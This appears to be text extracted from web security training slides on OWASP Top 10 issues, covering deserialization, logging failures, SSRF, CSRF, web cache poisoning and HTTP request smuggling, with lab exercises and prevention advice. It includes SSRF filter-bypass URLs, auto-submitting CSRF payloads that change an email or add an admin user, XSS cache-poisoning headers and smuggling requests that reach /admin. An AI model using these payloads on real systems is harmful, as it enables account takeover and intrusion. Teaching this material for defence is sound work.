1. Search for serialized data
2. Generate payloads with yso serial
3. Test it

DEMO

OWASP TOP 10 – Software and Data Integrity Failures

VULNERABILITY DETECTION

- Scanners detect serialized objects being sent to application, but are unable to confirm the vulnerability
- search for R00 string and other serialization indicators (for example content-type application/x-java-serialized-object)

OWASP TOP 10 – Software and Data Integrity Failures

PREVENTION

- deserialization of user input should be avoided unless absolutely necessary. The high severity of exploits that it potentially enables, and the difficulty in protecting against them, outweigh the benefits in many cases.
- Implement integrity checks to detect data tampering. Make sure they're performed BEFORE deserializing data.
- If possible, you should avoid using generic deserialization features altogether. Serialized data from these methods contains all attributes of the original object, including private fields that potentially contain sensitive information. Instead, you could create your own class-specific serialization methods so that you can at least control which fields are exposed.
- Don't rely on trying to eliminate gadget chains that you identify during testing. New gadget chains are discovered regularly

OWASP TOP 10 – Software and Data Integrity Failures

DEMO

<https://github.com/hvqzao/java-deserialize-webapp>

OWASP TOP 10 – Using Vulnerable Components

EXERCISE 25



<https://github.com/hvqzao/java-deserialize-webapp>



ysoserial



OWASP TOP 10

A01:2021 Broken Access Control

A02:2021 Cryptographic Failures

A03:2021 Injection

A04:2021 Insecure Design

A05:2021 Security Misconfiguration

A06:2021 Vulnerable and Outdated Components

A07:2021 Identification and Authentication Failures

A08:2021 Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

OWASP TOP 10

A01:2021 Broken Access Control

A02:2021 Cryptographic Failures

A03:2021 Injection

A04:2021 Insecure Design

A05:2021 Security Misconfiguration

A06:2021 Vulnerable and Outdated Components

A07:2021 Identification and Authentication Failures

A08:2021 Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

OWASP TOP 10 – Security Logging and Monitoring Failures

DEFINITION

Security Logging and Monitoring Failures : Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

OWASP TOP 10 – Security Logging and Monitoring Failures

- Auditable events, such as logins, failed logins, and high-value transactions are not logged.
- Warnings and errors generate no, inadequate, or unclear log messages.
- Logs of applications and APIs are not monitored for suspicious activity.
- Logs are only stored locally.
- Appropriate alerting thresholds and response escalation processes are not in place or effective.
- Penetration testing and scans by DAST tools (such as OWASP ZAP) do not trigger alerts.
- The application is unable to detect, escalate, or alert for active attacks in real time or near real time.

OWASP TOP 10 – Security Logging and Monitoring Failures

PREVENTION

- logging **is not** monitoring
- monitoring needs regular tests
- proper logs enables good incident response
- monitoring isn't worth much without proper procedures

OWASP TOP 10 – Security Logging and Monitoring Failures

EXAMPLE

Marriott Hotels fined £18.4m for data breach that hit millions

© 30 October 2020



The UK's data privacy watchdog has fined the Marriott Hotels chain £18.4m for a major data breach that may have affected up to 339 million guests.

OWASP TOP 10 – Security Logging and Monitoring Failures

EXAMPLE

- Marriot breach was caused by the employees who were accessing and storing guests' data.
- Attack lasted for 45 days, 5.2 mln records of data were stolen
- That requires accessing records for 80 guests in a minute
- Logging and monitoring number of requests in a time period could stop the attack in the early phase.

OWASP TOP 10

A01:2021 Broken Access Control

A02:2021 Cryptographic Failures

A03:2021 Injection

A04:2021 Insecure Design

A05:2021 Security Misconfiguration

A06:2021 Vulnerable and Outdated Components

A07:2021 Identification and Authentication Failures

A08:2021 Software and Data Integrity Failures

A09:2021 Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

OWASP TOP 10

A01:2021 Broken Access Control

A02:2021 Cryptographic Failures

A03:2021 Injection

A04:2021 Insecure Design

A05:2021 Security Misconfiguration

A06:2021 Vulnerable and Outdated Components

A07:2021 Identification and Authentication Failures

A08:2021 Software and Data Integrity Failures

A09:2021 Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

OWASP TOP 10 - SSRF

DEFINITION

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing.

In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services within the organization's infrastructure, or to external third-party systems.

OWASP TOP 10 - SSRF

DEMO

```
POST /cars/stock HTTP/1.0
```


```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 118
```

```
carsApi=http://cars.shop.net:8080/product/stock/check%3FproductId%3D6  
%26storeId%3D1
```

- Attacker controls, where system is connecting

OWASP TOP 10 - SSRF MECHANISM



OWASP TOP 10 - SSRF EXPLOITATION

- SSRF against localhost
 - works as bypass for authentication based on the source of request
- SSRF against internal network
 - to access servers not available from outside

OWASP TOP 10 - SSRF EXPLOITATION

BYPASSING SSRF protection:

- You can embed credentials in a URL before the hostname, using the @ character. For example: `https://expected-host@evil-host`.
- You can use the # character to indicate a URL fragment. For example: `https://evil-host#expected-host`.
- You can leverage the DNS naming hierarchy to place required input into a fully-qualified DNS name that you control. For example: `https://expected-host.evil-host`.
- You can URL-encode characters to confuse the URL-parsing code. This is particularly useful if the code that implements the filter handles URL-encoded characters differently than the code that performs the back-end HTTP request.
- You can use combinations of these techniques together.

OWASP TOP 10 - SSRF EXPLOITATION

BYPASSING SSRF protection:

- Using an alternative IP representation of 127.0.0.1, such as 2130706433, 017700000001, or 127.1.
- Registering your own domain name that resolves to 127.0.0.1. You can use spoofed.burpcollaborator.net for this purpose.
- Obfuscating blocked strings using URL encoding or case variation.

OWASP TOP 10 - SSRF VULNERABILITY DETECTION



OWASP TOP 10 - SSRF PREVENTION

- perform proper user input validation
- implement network segmentation
- check for open-redirects in code

OWASP TOP 10 - SSRF EXAMPLES

<https://hackingthe.cloud/aws/exploitation/ec2-metadata-ssrf/>
<https://hackerone.com/reports/508459>

OWASP TOP 10

A01:2021 Broken Access Control

A02:2021 Cryptographic Failures

A03:2021 Injection

A04:2021 Insecure Design

A05:2021 Security Misconfiguration

A06:2021 Vulnerable and Outdated Components

A07:2021 Identification and Authentication Failures

A08:2021 Software and Data Integrity Failures

A09:2021 Security Logging and Monitoring Failures*

A10:2021 Server-Side Request Forgery (SSRF)*

OWASP TOP 10 – Server Side Request Forgery

EXCERCISE 26



bWapp ->

- ✓ establish a connection with the attacker's http server



Burp



CSRF

DEFINITION

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

CSRF MECHANISM


Steps:

- Choose an application functionality to abuse (i.e. changing email, approving a step in a business process etc)
- Prepare a malicious website with a CSRF script
- Convince user to visit a website

CSRF

MECHANISM

```
<html>
  <body>
    <form
      action="https://broken.app/email/change"
      method="POST">
      <input type="hidden" name="email"
      value="alf@melmac.net" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```



CSRF MECHANISM

Prerequisites:

- victim must be logged in to the website that we want to attack (usually)
- request must use content type:
 - application/x-www-form-urlencoded
 - multipart/form-data
 - text/plain
- requires user interaction
- application relies only on cookies when it comes to user identification (or other methods that are based on automatic appending user info like basic http auth or certificate based authentication).
- request contains no unpredictable parameters

CSRF MECHANISM

Limitations:

- data cannot be retrieved due to CORS policy
- the result of the action is unknown
- cannot be used if following mechanism are used:
 - token based user identification (i.e. JWT tokens)
 - ViewState
- content type is application/json
- SameSite can not be set for cookies

CSRF MECHANISM

```
<script type="text/javascript">

    var url = "http://1.csrf.labs/add_user.php";
    var params = "name=Malice&surname=Smith&email=malice%40hacker.site&role=ADMIN&submit=";
    var CSRF = new XMLHttpRequest();
    CSRF.open("POST",url,true);
    CSRF.withCredentials = 'true';
    CSRF.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    CSRF.send(params);

</script>
```

CSRF

VULNERABILITY DETECTION

- check cookie settings
 - check tokens
- use Burp extension



CSRF PREVENTION

- Identify important application functions (those which change state, but not only)
- Implement CSRF tokens or other anti-CSRF mechanism
- Validate the tokens (seems obvious but sometimes missed)
- **CHECK FOR XSS VULNERABILITIES**

XSS VULNERABILITIES RENDERS ANTI-CSRF PROTECTION USELESS

CSRF EXPLOITATION

BYPASSING CSRF PROTECTION WITH XSS:

1. Perform XMLHttpRequest to get a web page
2. Extract CSRF token from the page (it's possible because XSS is launched from the same domain – CORS won't stop you)
3. Perform another request with CSRF token received from previous point

CSRF

EXERCISE 22




bWAPP -> http://localhost/csrf_3.php
✓ Perform CSRF attack



Burp



Web cache poisoning




Web cache poisoning

```
GET /blog/post.php?mobile=1 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 ... Firefox/57.0
Accept: */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://google.com/
Cookie: jessionid=xyz;
Connection: close
```

Web cache poisoning

```
GET /blog/post.php?mobile=1 HTTP/1.1  
Host: example.com  
User-Agent: Mozilla/5.0 ... Firefox/57.0  
Cookie: language=pl;  
Connection: close
```


```
GET /blog/post.php?mobile=1 HTTP/1.1  
Host: example.com  
User-Agent: Mozilla/5.0 ... Firefox/57.0  
Cookie: language=en;  
Connection: close
```



Web cache poisoning


```
GET /blog/post.php?mobile=1 HTTP/1.1  
Host: example.com  
User-Agent: Mozilla/5.0 ... Firefox/57.0  
Cookie: language=pl;  
Connection: close
```

```
GET /blog/post.php?mobile=1 HTTP/1.1  
Host: example.com  
User-Agent: Mozilla/5.0 ... Firefox/57.0  
Cookie: language=en;  
Connection: close
```



Web cache poisoning

```
GET /blog/post?s=<script>alert(1)</script> HTTP/1.1  
Host: www.redhat.com
```



Web cache poisoning

```
GET /en?cb=1 HTTP/1.1
Host: www.redhat.com
X-Forwarded-Host: canary

HTTP/1.1 200 OK
Cache-Control: public, no-cache
...
<meta property="og:image" content="https://canary/cms/social.png" />
```

- Parameter is not a part of cache key
- Parameters value is reflected in the response



Web cache poisoning

```
GET /en HTTP/1.1  
Host: www.redhat.com  
X-Forwarded-Host: a."><script>alert(1)</script>
```

```
HTTP/1.1 200 OK  
Cache-Control: public, no-cache  
...  
<meta property="og:image"  
content="https://a."><script>alert(1)</script>" />
```

Web cache poisoning

How to find these unkeyed inputs?

Burp Extension:

Param Miner

This extension identifies hidden, unlinked parameters. It's particularly useful for finding web cache poisoning vulnerabilities.

It combines advanced diffing logic from Backslash Powered Scanner with a binary search technique to guess up to 65,536 param names per request. Param names come from a carefully curated built in wordlist, and it also harvests additional words from all in-scope traffic.



Web cache poisoning

```
GET /en HTTP/1.1  
Host: www.redhat.com  
X-Forwarded-Host: a."><script>alert(1)</script>
```


```
HTTP/1.1 200 OK  
Cache-Control: public, no-cache  
...  
<meta property="og:image"  
content="https://a."><script>alert(1)</script>" />
```

Web cache poisoning

```
GET /en?dontpoisoneveryone=1 HTTP/1.1
Host: www.redhat.com
X-Forwarded-Host: a."><script>alert(1)</script>


HTTP/1.1 200 OK
Cache-Control: public, no-cache
...
<meta property="og:image"
content="https://a."><script>alert(1)</script>" />
```

HTTP request smuggling



<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Transfer-Encoding>

HTTP request smuggling



HTTP request smuggling

Front-end sees this

```
POST / HTTP/1.1  
Host: example.com  
Content-Length: 6  
Content-Length: 5
```

Back-end sees this

12345G

12345G
POST / HTTP/1.1
Host: example.com
...

HTTP request smuggling

Front-end sees this

```
POST / HTTP/1.1
Host: example.com
Content-Length: 6
Transfer-Encoding: chunked
```

Back-end sees this

```
0
GPOST / HTTP/1.1
```

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Transfer-Encoding>

Forcing desync

If a message is received with both a Transfer-Encoding header field and a Content-Length header field, the latter MUST be ignored. – RFC 2616 #4.4.3

Transfer-Encoding: chunked
Content-Length: 123

Transfer-Encoding: chunked
Transfer-Encoding: x

Transfer-Encoding : chunked

(Golang CVE-2019-16276)

Transfer-Encoding: xchunked

Kubernetes CVE-2019-16276

GET / HTTP/1.1

Transfer-Encoding: chunked

Transfer-Encoding: [tab] chunked

Transfer-Encoding
: chunked

X: X[\n]Transfer-Encoding: chunked

HTTP request smuggling

DETECTION

BURP extension:

[HTTP Request Smuggler](#)

This is an extension for Burp Suite designed to help you launch [HTTP Request Smuggling](#) attacks. It supports scanning for Request Smuggling vulnerabilities, and also aids exploitation by handling cumbersome offset-tweaking for you.

HTTP request smuggling

What damage can we do?

Bypassing front end security.

```
POST / HTTP/1.1
Host: software-vendor.com
Content-Length: 200
Transfer-Encoding: chunked
```

```
0
```

```
GET /admin HTTP/1.1
Host: software-vendor.com
X: X GET / HTTP/1.1
Host: software-vendor.com
```

HTTP/1.1 200 OK

Please log in

HTTP request smuggling

What damage can we do?

